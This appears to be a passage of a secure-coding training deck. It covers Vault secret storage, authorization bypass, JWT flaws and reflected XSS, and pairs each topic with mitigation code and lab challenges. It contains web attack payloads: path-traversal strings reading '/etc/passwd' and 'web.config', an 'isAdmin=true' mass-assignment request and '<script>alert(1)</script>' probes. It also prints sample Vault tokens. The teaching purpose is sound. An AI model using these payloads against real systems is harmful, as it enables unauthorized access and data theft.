
Introducing HashiCorp Vault

Adding Secrets to Vault

```
vault kv put secret/db/mysql/credentials username=nss password=nss
```

Creating Policy

```
{
  "path": {
    "secret/db/mysql/credentials": {
      "capabilities": [
        "read"
      ]
    }
  }
}
```



The screenshot shows the HashiCorp Vault interface. The top navigation bar has tabs for 'Access', 'Policies', and 'Tools', with 'Policies' being the active tab. Below the navigation is a sidebar with sections for 'POLICIES', 'ACL Policies', 'Role Governing Policies' (with a radio button for 'Enterprise'), and 'Endpoint Governing Policies' (also with a radio button for 'Enterprise'). On the right side, there's a modal window titled 'Add ACL policy'. It has a 'Name' field containing 'mysql'. Below it is a code editor with the JSON policy definition shown above. A note at the bottom of the code editor says, 'You can use Alt+Tab (Option+Tab on MacOS) in the code editor to skip to the next field'. At the bottom of the modal are two buttons: 'Create Policy' (in blue) and 'Cancel'.

HashiCorp Vault Configuration

Create token per policy

```
vault token create -policy=tomcat
```

Set token value as an environment variable in your production server

```
export
VAULT_TOKEN_MYSQL=s.RFXMjJ4J9B7xCd9MgdQliWL7
```

```
nss@devsecops ~ vault token create -policy=mysql
Key          Value
---          ---
token        s.zUuiNs0SRNsJZ9bqqQksZ3Fu
token_accessor 5YqLz3bMB8aZVkJ67ffce0hux
token_duration 768h
token_renewable true
token_policies ["default" "mysql"]
identity_policies []
policies      ["default" "mysql"]
```

```
production_tomcat:
  build: ./tomcat
  #TODO Obtain this data using docker secret
  extra_hosts:
    - "dockerhost:$DOCKERHOST"
  environment:
    - VAULT_ADDR=http://dockerhost:8200
    - VAULT_TOKEN_TOMCAT=s.RFXMjJ4J9B7xCd9MgdQliWL7
    - VAULT_TOKEN_MYSQL=s.yfnTtowVHHBeda1gqV9JeYhB
    - MYSQL_JDBC_URL=jdbc:mysql://mysqlproduction:3306/nss_db
  ports:
    - "6020:8080"
```

HashiCorp Vault Configuration

Reading the credentials from Vault from within the application

```
import org.springframework.vault.authentication.TokenAuthentication;
import org.springframework.vault.client.VaultEndpoint;
import org.springframework.vault.core.VaultTemplate;
import org.springframework.vault.support.VaultResponseSupport;

Logger.debug("Inside Vault Configuration");


VaultEndpoint endpoint = null;
try {
    Logger.debug("Vault Address Found : "+vault_addr);

    endpoint = VaultEndpoint.from(new URI(vault_addr));
} catch (URISyntaxException e1) {
    // TODO Auto-generated catch block
    e1.printStackTrace();
}
VaultTemplate vaultTemplate = new VaultTemplate(endpoint,
    new TokenAuthentication(System.getenv("VAULT_TOKEN_MYSQL")));
VaultResponseSupport<Credentials> response = vaultTemplate.read("secret/db/mysql/credentials",
    Credentials.class);
userName = response.getData().getUsername();
password = response.getData().getPassword();

Logger.debug("Vault Configuration Success !");
```


HashiCorp Vault Reference Architecture

- Access Segregation
 - Admin doesn't have code
 - Engineers don't have secrets
- Reduce Exposure of sensitive information
- Easy to revoke the credentials incase of compromise



Some Cryptographic Guidelines

- Password cracking is not tough now even if the password is complex – Stay educated
- Your framework has a good repository of crypto packages
- Keep it simple – Do not use your own code
- Know your regulation – Do not store data if it is not required
- Some good one-way algorithms for password storage - Argon2,PBKDF2,scrypt,bcrypt
- For symmetric encryption use AES algorithm.



Mitigation - Faulty Authentication

- Use generic error messages to prevent username enumeration
- Implement complex password policies
 - But don't rely upon these!
 - P@ssw0rd would likely meet many of these requirements and as you may agree, it's quite predictable!
- Introduce CAPTCHA or other anti-automation methods
- Password change/reset notifications over email
 - ...but don't send values in clear text!
 - Make sure all tokens are single use and time limited



Authorization Bypass

Authorization/Access controls

- Authorization ensures that the authenticated user has the appropriate privileges to access resources
- The resources to which a user has access depends on their role

Authorization Bypass

- Parameter Manipulation
- Forced Browsing
- Mass Assignment
- Insecure Direct Object Reference
- Unprotected API

Common Pitfalls - Parameter Manipulation

- Trusting User Input

The screenshot shows a web proxy interface with a request and response pane. The request pane displays the following headers:

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Pragma: no-cache
Cache-Control: no-cache
Content-Length: 36
```

The body of the request contains the parameter `id=121&email=randomemail@gmail.com`.

The response pane shows the following content:

```
-----7e015c350550
Content-Disposition: form-data; name="txtDateModified"
16-Nov-2016 16:01
-----7e015c350550
Content-Disposition: form-data; name="btnCopyOrder"
```

A yellow box highlights the button `Copy Order`.

`id=121&email=randomemail@gmail.com`

What if we change the value of `id`?

Guess What can you do with a simple “`btnCopyOrder`” ???

Mitigation - Parameter Manipulation

- Implement strong access control within the application
- Validate request parameters and determine the access; essentially what is allowed
- Do not store sensitive data in the client side code
- Make use of VIEWSTATE validation in your .NET applications

<https://msdn.microsoft.com/en-us/library/bb386448.aspx>



Further Reading

- Change any Uber user's password - \$10k
<https://hackerone.com/reports/143717>
- How anyone could have used Uber to ride for free!
<http://www.anandpraka.sh/2017/03/how-anyone-could-have-used-uber-to-ride.html>
- Vulnerability in Youtube allowed moving comments from any video to another
<https://secgeek.net/youtube-vulnerability/>
- Github \$10000 Authorization Flaw
<https://medium.com/@cachemoney/using-a-github-app-to-escalate-to-an-organization-owner-for-a-10-000-bounty-4ec307168631>

Further Reading

- OWASP Cheat Sheet for Authorization implementation

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Testing_Automation.html

Unprotected APIs

- Weak Authentication and Session Management
- Weak Authorization
 - Access to Privilege Actions
 - Unprotected HTTP methods
- Weak Output Encoding
- Weak Input Validation


Modern API Authentication and Authorization

There are multiple authentication/authorization mechanisms which provide Single-Sign-On (SSO) and similar features for sharing access with multiple applications.

- **JSON Web Tokens (JWT)**: A compact mechanism used for transferring claims between two parties. RFC7519
- **Security Assertion Markup Language (SAML)**: An XML based single sign-on login standard. RFC7522
- **OAuth**: Access delegation framework, usually used for providing application access to other applications without password sharing. RFC6749

JWT Basics

- JSON Web Token (JWT) are generally represented as JSON objects and can be signed to protect the integrity of the underlying message using a Message Authentication Code (MAC) and/or encrypted.
- A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature.



JWT Signing Algorithms

- Most common signing algorithms for JWT
- HMAC + SHA256
 - Most commonly used HS256/HS384/HS512
 - Symmetric encryption
 - Two or more parties must have this single pre-shared key in order to communicate
 - For Ex : Accounting and Marketing team will need to share the same key
- RSASSA-PKCS1-v1_5 + SHA256
 - RS256,RS384,RS512
- ECDSA + P-256 + SHA256
 - ES256,ES384,ES512
 - Asymmetric encryption
 - Private key would be used to sign the key and public key for verification.
 - Accounts team shall use its private key to sign/encrypt the JWT token and marketing team shall use account teams public key to verify/decrypt the token.

JWT Issues

- Weak secret token - Weak secret key in use and can be brute forced.
<https://www.notsosecure.com/crafting-way-json-web-tokens/>
- None algorithm - Integrity of the token has already been verified.
<https://auth0.com/blog/critical-vulnerabilities-in-json-web-token-libraries/>
- Faulty token expiry
- Sensitive data stored in the payload - IDOR through JWT very common
<https://blog.securitybreached.org/2018/10/27/privilege-escalation-like-a-boss/>

Attack Scenario

- The signature contains a secret key which can be brute forced.
- If a weak key is used, the attacker can use a script to brute-force and identify this secret key quickly and use it to generate further valid tokens for other high privilege users (e.g. admin).



The screenshot shows a JWT decoding interface. On the left, under 'Encoded', is a long string of characters: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbmIxWVfbmFtZSI6InN1bmlseSIsInVzZXJfawQioiIxNjU0IiwidXNlc19zZWNyZXQiOixNjU0IiwidXNlc19lbWFpbCI6InN1bmlsQG5vdHNvc2VjdXJ1LmNvbSIsInJvbGUiOiJtaXR1IFZpc210b3IiLCJ1eHaiOjE0NjE3NjM3MzMzMlsIm5iZiI6MTQ2MTc2MTkzM30.sC0gVx__fVST9N4HWnVLGhiWAneLT3VE8M_9JdzTK-k. The right side, under 'Decoded', shows the JSON structure:

```
HEADER: ALGORITHM & TOKEN TYPE
{
  "typ": "JWT",
  "alg": "HS256"
}

PAYLOAD: DATA
{
  "unique_name": "sunily",
  "user_id": "1654",
  "user_secret": "1654",
  "user_email": "sunil@notsosecure.com",
  "role": "Site Visitor",
  "exp": 1461763733,
  "nbf": 1461761933
}

VERIFY SIGNATURE
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  [secret key]
) secret base64 encoded
```

A blue bar at the bottom right says 'Signature Verified'.

Authorization.1 / Time: 15 mins

- Using techniques learnt in this module:
 - View the details of the 'Manager' user by manipulating the JWT access token, and identify the email ID of this user

Challenge URL: <https://api.webdevsecurity.com/api/account/>



Further Reading

- JWT Cracker
<https://github.com/lmammino/distributed-jwt-cracker>
- OWASP Cheat Sheet on correct implementation of JWT tokens
https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_Cheat_Sheet_for_Java.html
- Crafting your way through JSON Web Tokens – JWT
<https://www.notsosecure.com/crafting-way-json-web-tokens/>

Further Reading

- Hacking JSON Web Token

<https://medium.com/101-writeups/hacking-json-web-token-jwt-233fe6c862e6>

- JSON Web Token Cheat Sheet

https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_Cheat_Sheet_for_Java.html

- Blacklisting JWTs

<https://github.com/goldbergoni/nodebestpractices/blob/master/sections/security/expirejwt.md>

Further Reading

- How I Could Steal Money from Instagram, Google and Microsoft
<https://www.arneswinnen.net/2016/07/how-i-could-steal-money-from-instagram-google-and-microsoft/>
- Facebook Graph API Abuse - Unauthorised comment on Cover Photo of any non-friend
<https://asad0x01.blogspot.in/2017/05/facebook-bugcommentingon-non-friends.html>
- Insecure API to Insecure direct object reference
<https://www.jonbottarini.com/2018/01/02/abusing-internal-api-to-achieve-idor-in-new-relic/>
- Obtaining keys for any game
https://www.theregister.co.uk/2018/11/09/valve_steam_key_vulnerability/

Essentially, anyone who had an account on the developer portal would be able to access the game activation keys for any other game Steam hosted, and sell or distribute them for pirates to use to play games from Steam. Fetching from the `/partnercdkeys/assignkeys/` API with a zero key count returned a huge bunch of activation keys.

Forced Browsing

Sr No	User URL	Admin URL
1	http://domain.com/	http://domain.com/
2	http://domain.com/products/	http://domain.com/products/
3	http://domain.com/account/	http://domain.com/account/
4	X	http://domain.com/admin/

Authorization.2 / Time: 15 mins

- Using techniques learnt in this module:
 - Gain access to administrative page

Challenge URL: <https://webdevsecurity.com/admin/> ???



Mitigation - Forced Browsing

- Implement URL level authorization or resource level authorization
- Hiding resources does not make it inaccessible. If possible, avoid using common names.
- Restrict access to critical functionalities like 'Firewall Admin' page by adding additional layer of security such as 2F authentication.



Mass Assignment Vulnerability

- Binding HTTP request parameters to update the model or object directly could lead to ‘Mass Assignment (Autobinding)’ vulnerability.

- User Model

```
public class User
{
    public Guid UserID { get; set; }
    public string Username { get; set; }
    public bool isAdmin { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Address { get; set; }
}
```

UserController Handling Request

```
// POST: api/Account
public HttpResponseMessage Post([FromBody]User value)
{
    if (value != null && value.Username != string.Empty && value.Email != string.Empty)
    {
        nssdbEntities db = new nssdbEntities();

        db.Entry(value).State = System.Data.Entity.EntityState.Modified;

        db.SaveChanges();

        HttpResponseMessage response = Request.CreateResponse(HttpStatusCode.OK, "User
        return response;
    }
}
```



Simple HTTP Request

Request

Raw Params Headers Hex

```
POST /Account/Edit HTTP/1.1
Host: localhost:6246
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:6246/Account/
Cookie:
__RequestVerificationToken=zlovPJCP-xEz3rHJgrY4BkuEN5nQy2vIJ0RsQ3IG3LyJzJcglWT8oCRgHlkR5qyLjD3rLt1Xx5tDUZ0z5PpkcByApHLW5U8ltDoTRcJrUg81
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 307

__RequestVerificationToken=JEwV0luMW5MXiQWR2A0U9QGze1Gu5kG0g69d9KLE79SwtpS3v_-x2M82_u3TVETH_VEJetnd_uF0l-wqNk5gLDR_7AUGFr613_BbRDTRHBs1&
Username=sunil&Email=sunil%40notsosecure.com&FirstName=Sunil&LastName=Yadav&Mobile=0000000000&Address=Trinity+Ln%2C+Cambridge+CB2+1TN%2C
+United+Kingdom
```

Exploit

Request

Raw Params Headers Hex

```
POST /Account/Edit HTTP/1.1
Host: localhost:6246
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:6246/Account/
Cookie:
__RequestVerificationToken=zlovPJCP-xEz3rHJgrY4BkuEN5nQy2vIJ0RsQ3IG3LyJzJcglWT8oCRgHlkR5qyLjD3rLt1Xx5tDUZ0z5PpkcByApHLW5U8ltDoTRcJrUg81
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 300

__RequestVerificationToken=JEwV0luMW5MXiQWR2AUU9QGze1Gu5kG0g69d9KLE79SwtpS3v_-x2M82_u3TVETH_VEJetnd_uF0l-wqNk5gLDR_7AUGFr613_BbRDTRHBs1&
Username=sunil&Email=sunil%40notsosecure.com&FirstName=Sunil&LastName=Yadav&Mobile=0000000000&Address=Trinity+Ln%2C+Cambridge+CB2+1TN%2C
+United+Kingdom&isAdmin=true
```

Authorization.3 / Time: 20 mins

- Using techniques learnt in this module,
 - Guess common sensitive fields
 - Gain admin access

Challenge URL: <https://webdevsecurity.com/account/profile.aspx>



Mitigation - Mass Assignment

- Using Include and Exclude Parameter – Weakly Type
- [ReadOnly] Attribute
- User Input Model
- Using DataBinder in Spring MVC



Using Exclude parameter

```
[HttpPost]
public HttpResponseMessage Post([Bind(Exclude = "IsAdmin")] Account user)
{
    // Code logic....
}
```

```
[HttpPost]
public HttpResponseMessage Post([Bind(Include = "FirstName, Email, Password")] Account user)
{
    // Code logic....
}
```



[ReadOnly] Attribute

```
public class Account
{
    public Guid UserID { get; set; }
    public string Username { get; set; }
    [ReadOnly(true)]
    public bool isAdmin { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
    public string Address { get; set; }
}
```



User Input Model

```
public class UserModel
{
    public int Id { get; set; }
    public string UserName { get; set; }
    public string FirstName { get; set; }
    public string LastName { get; set; }
}
```



DataBinder in Spring MVC

```
@Controller
public class UserController
{
    @InitBinder
    public void initBinder(WebDataBinder binder, WebRequest request)
    {
        binder.setAllowedFields(["userid", "password", "email"]);
    }

    ...
}
```

<http://docs.spring.io/spring/docs/current/javadoc-api/org/springframework/validation/DataBinder.html#setAllowedFields>



Further Reading

- Spring Webflow - Data Binding leading to RCE

<https://blog.gdssecurity.com/labs/2017/7/17/cve-2017-4971-remote-code-execution-vulnerability-in-the-spr.html>

- Mass Assignment in Django - From Zero to SuperUser

<https://seanmelia.files.wordpress.com/2017/06/django-privilege-escalation-e28093-zero-to-superuser.pdf>

- Tens of thousands of misconfigured Django apps leak sensitive data

<https://securityaffairs.co/wordpress/70869/hacking/django-apps-misconfigured.html>

- OWASP Cheat Sheet for Mass Assignment

https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html

Direct Object Reference

- Direct access to objects via user-supplied input
- Example:
 - Download functionality: /download.php?file=pic.jpg
 - What if we tried: **file=..\..\..\boot.ini** or **file=download.php** (steal source code)
- Further attacks:
 - file=..\..\..\..\boot.ini%00
 - file=..\..\..\..\etc\passwd

Find the flaw!

```
string strFilePath = Server.MapPath("~/files/" + Request.QueryString[0]);
WebClient req = new WebClient();
HttpResponse response = HttpContext.Current.Response;
response.Clear();
response.ClearContent();
response.ClearHeaders();
response.Buffer = true;
response.AddHeader("Content-Disposition", "attachment;filename=\"" + strFilePath + "\"");
byte[] data = req.DownloadData(strFilePath);
response.BinaryWrite(data);
response.End();
```



Authorization.4 / Time: 15 mins

- Exploit the download functionality and:
 - Download arbitrary files in the application
 - Download web.config file from the server

Challenge URL:

<https://webdevsecurity.com/authrz/DownloadFile.aspx?file=help.pdf>



Further Reading : Real World Examples

- Journey from LFI to RCE!!!"-How I was able to get the same in one of the India's popular property buy/sell company
<https://medium.com/bugbountywriteup/bugbounty-journey-from-lfi-to-rce-how-a69afe5a0899>
- How I found the sweets inside Google servers
<http://ownsecurity.blogspot.in/2015/08/how-i-found-sweets-inside-google.html>
- \$12000 Path Traversal in web.whatsapp.com
<https://twitter.com/H771R/status/1012482399765135360>
- \$5000 for Path Traversal on *.paypal-corp.com subdomain
<https://twitter.com/0x01alka/status/1001763583447969792>

Mitigation - Arbitrary File Download

- Input validation based on whitelisting
- Indirect object references
 - Application performs internal mapping
- Should be used in conjunction with access control check

```
private static readonly char[] InvalidFilenameChars = Path.GetInvalidFileNameChars();
protected void Page_Load(object sender, EventArgs e)
{
    if (Request.QueryString.Count != 0)
    {
        string strFileName = Request.QueryString[0];

        if (strFileName.IndexOfAny(InvalidFilenameChars) >= 0)
        {
            Response.Write("Invalid File");
        }
        else
        {
            string strFilePath = Server.MapPath("~/files/");
            string strfile = Path.Combine(strFilePath, strFileName);
            WebClient req = new WebClient();
            HttpResponse response = HttpContext.Current.Response;
            response.Clear();
            response.ClearContent();
            response.ClearHeaders();
            response.Buffer = true;
            response.AddHeader("Content-Disposition", "attachment;filename=\"" + strFileName + "\"");
            byte[] data = req.DownloadData(strfile);
            response.BinaryWrite(data);
            response.End();
        }
    }
}
```



Cross-Site Scripting (XSS)

Cross-Site Scripting


- Definition:
 - Abbreviated to XSS (CSS already in use!)
 - Allows attackers to inject HTML or JavaScript
 - Server-side error but client-side attack
- XSS occurs when the user is able to submit data that is **directly returned** without first being properly sanitized
- In effect it is possible to craft a valid request that will result in client-side code being run in the user's browser



Cross-Site Scripting

- An example of reflection of user submitted data

```
if (Request.QueryString.Count != 0)
{
    string searchkeyword = Request.QueryString[0];
    lblmsg.Text = "Search results for keyword : " + searchkeyword;
}
```



```
<div class="container" style="">
  ::before
  <legend style="">
    Search results for keyword : ss
    <script>alert('xss')</script>
  </legend>
  <div style="">
```

XSS.1 (Reflected XSS) / Time: 15 mins

- Try this:

<https://webdevsecurity.com/xss/search.aspx?keyword=Helmet>

- What will happen if we send the following?

[https://webdevsecurity.com/xss/search.aspx?keyword=Helmet<script>alert\(1\);</script>](https://webdevsecurity.com/xss/search.aspx?keyword=Helmet<script>alert(1);</script>)

- Let's sanitize that input for you sir!

[https://webdevsecurity.com/xss/search2.aspx?keyword=<script>alert\(1\);</script>](https://webdevsecurity.com/xss/search2.aspx?keyword=<script>alert(1);</script>)

Demo - Attacking XSS: Session Hijacking

- Remember this?

